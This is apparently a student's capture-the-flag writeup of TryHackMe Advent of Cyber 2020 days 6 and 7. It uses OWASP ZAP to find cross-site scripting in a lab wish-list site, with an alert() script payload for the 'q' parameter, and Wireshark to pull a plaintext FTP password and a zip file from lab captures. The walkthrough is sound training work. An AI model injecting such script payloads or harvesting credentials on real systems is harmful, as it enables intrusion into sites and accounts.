

# PSP0201

## Week 3

## Writeup

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
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Day 6: Be careful with what you wish on a Christmas night

Tool Used: Kali Linux, Firefox, OWASP ZAP

Solution/walkthrough:


Q: Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machine's IP ([http://MACHINE\\_IP:5000](http://MACHINE_IP:5000)) into the browser search bar (the webserver is running on port 5000, so make sure this is included in your web requests).



Q: What vulnerability type was used to exploit the application?

Answer: Stored Crosssite Scripting

1. Start out here by opening OWASP Zap and doing an automated scan:



## Automated Scan



This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack:  Select...


Use traditional spider: ☒

Use ajax spider: ☐ with Firefox Headless

Attack Stop

Progress: Not started

2. After the scan completes, you can check the alert tab to see if anything was found. Here we can see two XSS alerts:



3. I tried inputting persistent cross-site scripting and Reflected Cross-Site Scripting. However, neither of the answers worked. Then, I tried Stored Crosssite Scripting.

Q: What query string can be abused to craft a reflected XSS?

Answer: q


1. First of all, I tried inputting the wish in the input text field and submitting the wish.

**Enter your wish here:**

Roomba


WISH!

2. Looking through all the entries will see the “q” query string being utilized multiple times

 10.10.252.151:5000/?q=test

Q: Run a ZAP (zapoxy) automated scan on the target. How many XSS alerts are in the scan?


Looks like we answered this question in question 2



Q: Explore the XSS alerts that ZAP has identified, are you able to make an alert appear on the "Make a wish" website?

1. Now we can try to exploit the XSS that ZAP found. Visit the website and in the search field enter the payload.

`<script> alert("Yes I can!")</script>`



#### Thought Process/Methodology

After accessing the website, we use the OWASP ZAP application to scan for vulnerabilities on it, this is done by running an Automated Scan inside ZAP and waiting for the scan to finish. For the query string, we know that URLs appended with a `/?` after the website URL means it is part of a request. The only parameter present in this request is `q` as it is prepended before our search result copybara which was inputted in our search query. Therefore, `q` is the abusable query string. From the Alerts tab, we are presented with 6 alerts on the website. By filtering through those alerts, we notice that only 2 out of 6 of them are Cross Site Scripting alerts.


## Day 7: The Grinch really Did steal Christmas

Tools Used: Firefox, Wireshark

Solution/walkthrough:

Q: Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

Answer: 10.11.3.2




No.	Time	Source	Destination	Protocol	Length
17	10.430447	10.11.3.2	10.10.15.52	ICMP	7
18	10.430472	10.10.15.52	10.11.3.2	ICMP	7
19	11.428953	10.11.3.2	10.10.15.52	ICMP	7
20	11.428977	10.10.15.52	10.11.3.2	ICMP	7
21	12.432844	10.11.3.2	10.10.15.52	ICMP	7
22	12.432870	10.10.15.52	10.11.3.2	ICMP	7
23	13.433469	10.11.3.2	10.10.15.52	ICMP	7
24	13.433495	10.10.15.52	10.11.3.2	ICMP	7

1. Filter the bar type to ICMP and it will show the results as shown in picture
2. The initial IP address that can be found in the first packet is 10.11.3.2

Q: If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?

Answer: http.request.method == GET

1. The format to get any type of request is <protocol>.request.method == <option>



No.	Time	Source	Destination	Protocol	Length	Time delta from previous displayed frame	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	0.000000000	GET / HTTP/1.1
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363	0.292777000	GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	0.000967000	GET /css/dark.css HTTP/1.1
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	0.001361000	GET /js/bundle.js HTTP/1.1
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	0.000054000	GET /js/instantpage.min.js HTTP/1.1
95	62.487106	10.10.67.199	10.10.15.52	HTTP	347	0.006061000	GET /images/icon.png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	0.029772000	GET /post/index.json HTTP/1.1
107	62.530696	10.10.67.199	10.10.15.52	HTTP	430	0.013818000	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445	0.001895000	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
117	62.540748	10.10.67.199	10.10.15.52	HTTP	415	0.008157000	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
202	62.708297	10.10.67.199	10.10.15.52	HTTP	335	0.167549000	GET /favicon.ico HTTP/1.1
295	63.656111	10.10.67.199	10.10.15.52	HTTP	445	0.957314000	GET / HTTP/1.1
299	63.694780	10.10.67.199	10.10.15.52	HTTP	414	0.029169000	GET /fontawesome/css/all.min.css HTTP/1.1
303	63.695980	10.10.67.199	10.10.15.52	HTTP	399	0.001118000	GET /css/dark.css HTTP/1.1
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384	0.001942000	GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	0.000337000	GET /js/instantpage.min.js HTTP/1.1
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398	0.003196000	GET /images/icon.png HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387	0.285908000	GET /post/index.json HTTP/1.1
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366	0.010307000	GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481	0.007780000	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	0.015324000	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	0.007718000	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	0.193950000	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239646	10.10.67.199	10.10.15.52	HTTP	369	2.617486000	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	0.009023000	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
480	66.251644	10.10.67.199	10.10.15.52	HTTP	448	0.001975000	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	0.010954000	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447	0.016698000	GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

Q: Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

Answer: reindeer-of-the-week

## 1. Filter the list using the http

Wireshark capture of HTTP traffic filtered by `http.request.method == GET`. The packet list shows several GET requests to a blog. The packet details pane shows the structure of a GET request for a font file. The packet bytes pane shows the raw data.

No.	Time	Source	Destination	Protocol	Length	Info
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/ noto-sans-jp-v25-japanese_latin-
480	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 H
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/ noto-sans-jp-v25-japanese_latin-
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto-v20-latin-regular.woff HT

Connection: keep-alive\r\n  
Referer: http://tbfc.blog/posts/reindeer-of-the-week/\r\n\r\n  
[Full request URI: http://tbfc.blog/posts/fonts/roboto-v20-latin-regular.woff2]  
[HTTP request 8/10]  
[Prev request in frame: 478]  
[Response in frame: 481]

0000 02 09 03 cb f7 6b 02 23 60 d9 6c db 08 00 45 00 .....k.#.l...E-  
0010 01 b2 86 7e 40 00 40 06 4b b9 0a 0a 43 c7 0a 0a ....~@.@.K...C...  
0020 0f 34 d9 6a 00 50 40 ae bb 66 6d 1a c0 cc 80 18 .4.j.P@. .fm.....  
0030 33 73 3e d8 00 00 01 01 08 0a e9 ca bd 7a 05 c0 3s>.....z...  
0040 fc 64 47 45 54 20 2f 70 6f 73 74 73 2f 66 6f 6e .dGET /p osts/fon  
0050 74 73 2f 72 6f 62 6f 74 6f 2d 76 32 30 2d 6c 61 ts/robot o-v20-la  
0060 74 69 6e 2d 72 65 67 75 6c 61 72 2e 77 6f 66 66 tin-regu lar.woff  
0070 32 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 2 HTTP/1 .1..Host

Q: Let's begin analyzing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

Answer: plaintext\_password\_fiasco

There's a lot of irrelevant data here - Using a filter here would be useful!

## 1. Start by using a filter to just focus on FTP (Port 21) Traffic

Wireshark capture of FTP traffic filtered by `ftp.port == 21`. The packet list shows several FTP sessions. The packet details pane shows the structure of an FTP session. The packet bytes pane shows the raw data.

No.	Time	Source	Destination	Protocol	Length	Time delta from previous displayed frame	Info
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	0.000000000	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	0.000105000	Response: 221 Goodbye.
9	2.550001	10.10.122.128	10.10.73.252	TCP	66	0.000012000	21 → 45332 [FIN,ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=894813665 TSecr=411028459
9	2.555520	10.10.73.252	10.10.122.128	TCP	66	0.005509000	45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=894813665
10	2.555529	10.10.73.252	10.10.122.128	TCP	66	0.000009000	45332 → 21 [FIN,ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
11	2.555534	10.10.122.128	10.10.73.252	TCP	66	0.000005000	21 → 45332 [ACK] Seq=16 Ack=8 Win=490 Len=0 TSval=894813670 TSecr=411028463
13	4.103450	10.10.73.252	10.10.122.128	TCP	74	1.547916000	45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=411030014 TSecr=0 WS=128
14	4.103479	10.10.122.128	10.10.73.252	TCP	74	0.000028000	21 → 45340 [SYN,ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1 TSval=894815218 TSecr=411030014 WS=128
15	4.103828	10.10.73.252	10.10.122.128	TCP	66	0.000349000	45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411030014 TSecr=894815218
16	4.105594	10.10.122.128	10.10.73.252	FTP	104	0.001676000	Response: 220 Welcome to the TBFC FTP Server!.
17	4.105812	10.10.73.252	10.10.122.128	TCP	66	0.000380000	45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030016 TSecr=894815220
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	3.760513000	Request: USER elfmcskidy
21	7.866352	10.10.122.128	10.10.73.252	TCP	66	0.000027000	21 → 45340 [ACK] Seq=9 Ack=18 Win=62720 Len=0 TSval=894818981 TSecr=411033776
22	7.866430	10.10.122.128	10.10.73.252	FTP	100	0.000078000	Response: 331 Please specify the password.
23	7.866878	10.10.73.252	10.10.122.128	TCP	66	0.000448000	45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=411033777 TSecr=894818981
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	6.415185000	Request: PASS plaintext_password_fiasco
29	14.323826	10.10.122.128	10.10.73.252	TCP	66	0.041763000	21 → 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TSval=894825439 TSecr=411040192
31	16.735203	10.10.122.128	10.10.73.252	FTP	88	2.411467000	Response: 530 Login incorrect.
32	16.735701	10.10.73.252	10.10.122.128	TCP	66	0.000408000	45340 → 21 [ACK] Seq=50 Ack=95 Win=62848 Len=0 TSval=411042646 TSecr=894827950
33	16.735723	10.10.73.252	10.10.122.128	FTP	72	0.000022000	Request: SYST
34	16.735730	10.10.122.128	10.10.73.252	TCP	66	0.000007000	21 → 45340 [ACK] Seq=95 Ack=56 Win=62720 Len=0 TSval=894827950 TSecr=411042646
35	16.735761	10.10.122.128	10.10.73.252	FTP	104	0.000031000	Response: 530 Please login with USER and PASS.

## 2. If you look a bit more closely you will see someone tried Elf Mcskidy's password, plaintext\_password\_fiasco.

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0.001676000 Response: 220 Welcome to the TBFC FTP Server!.
0.000308000 45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030016 TSecr=894815220
3.760513000 Request: USER elfmcskidy
0.000027000 21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=894818981 TSecr=411033776
0.000078000 Response: 331 Please specify the password.
0.000448000 45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=411033777 TSecr=894818981
6.415185000 Request: PASS plaintext_password_fiasco
0.041763000 21 → 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TSval=894825439 TSecr=411040192


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Q: Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

Answer: SSH

1. Looking at the traffic, you will see some SSH traffic at the very top that is plainly encrypted:

Protocol	Length	Time delta from previous displayed frame	Info
SSH	102	0.000000000	Server: Encrypted packet (len=48)
SSH	150	0.000084000	Server: Encrypted packet (len=96)
TCP	54	0.059932000	57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
TCP	54	0.041301000	57748 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0



Q: Analyse "pcap3.pcap" and recover Christmas!

What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?


Answer: Rubber ducky

1. Looking through the packets, you will see a file called "christmas.zip" was transferred.

285	26.536269	10.10.53.219	10.11.3.2	SSH	134	0.000442000	Server: Encrypted packet (len=80)
286	26.536584	10.10.53.219	10.10.21.210	TCP	74	0.000235000	38456 → 80 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1676611782 TSecr=0 WS=128
287	26.536512	10.10.53.219	10.11.3.2	SSH	118	0.000000000	Server: Encrypted packet (len=64)
288	26.536553	10.10.53.219	10.11.3.2	SSH	134	0.000021000	Server: Encrypted packet (len=80)
289	26.536965	10.10.21.210	10.10.53.219	TCP	74	0.000432000	80 → 38456 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1 TSval=1809533241 TSecr=1676611782 WS=128
290	26.536993	10.10.53.219	10.10.21.210	TCP	66	0.000028000	38456 → 80 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=1676611782 TSecr=1809533241
291	26.537049	10.10.53.219	10.10.21.210	HTTP	215	0.000056000	GET /christmas.zip HTTP/1.1
292	26.537111	10.10.53.219	10.11.3.2	SSH	118	0.000062000	Server: Encrypted packet (len=64)
293	26.537162	10.10.53.219	10.11.3.2	SSH	134	0.000051000	Server: Encrypted packet (len=80)
294	26.537385	10.10.21.210	10.10.53.219	TCP	66	0.000223000	80 → 38456 [ACK] Seq=1 Ack=150 Win=62592 Len=0 TSval=1809533241 TSecr=1676611782
295	26.537729	10.10.21.210	10.10.53.219	TCP	9015	0.000344000	80 → 38456 [ACK] Seq=1 Ack=150 Win=62592 Len=8949 TSval=1809533241 TSecr=1676611782 [TCP segment of a reassembled PDU]

2. In order to retrieve it, go up to the top and choose to export HTTP objects:





- From here, you can highlight the object you want and save it as "christmas.zip" on your own computer:


Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
168	tbfc.blog	text/html	4532 bytes	\
395	tbfc.blog	application/zip	565 kB	christmas.zip

- After extracting, you will see multiple files included:

	AoC-2020		11/30/2020 6:15 PM	PNG File	95 KB
	christmas-tree		11/30/2020 6:33 PM	JPG File	290 KB
	elf_mcskidy_wishlist		11/30/2020 6:38 PM	Text Document	1 KB
	Operation Artic Storm		11/30/2020 6:37 PM	Adobe Acrobat D...	96 KB
	selfie		11/30/2020 6:13 PM	JPG File	92 KB
	tryhackme_logo_full		11/30/2020 6:13 PM	SVG Document	21 KB

5. Then finally, in the elf\_mckidy\_wishlist, we can see Rubber ducky replace Elf McEager!

 elf\_mckidy\_wishlist - Notepad  
File Edit Format View Help  
Wish list for Elf McSkidy  
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Budget: £100  
  
x3 Hak 5 Pineapples  
x1 Rubber ducky (to replace Elf McEager)

### Thought Process/Methodology

This section of 25 days of Cyber Security is an introductory lesson on Wireshark, which is very well taught. First off, we started by analysing the protocol ICMP and IP that sends a request to initiate a ping. Then, we applied a protocol & request method filter to seek for our target directory. In the next question, we're asked to look for a plain text password, which is commonly sent in HTTP, because HTTP protocol is unencrypted and is very vulnerable. But this time, the password is being sent on FTP protocol, and with enough time to analyse the packets, we managed to retrieve the plain text password. Next up, we find that there are packets that are encrypted under SSH protocol. SSH is a very well known encrypted protocol. In the last question, we know that we're looking for a file that contains relevant information, because the size of the packet is not that big, so it's possible that we analyse the packet one by one and check which one consists of file, there might be a better way to do this, but I am not aware of it. Anyway, we exported the only zip file being sent in the packets, and found the answer in it.

Day 8: What's Under the Christmas Tree?

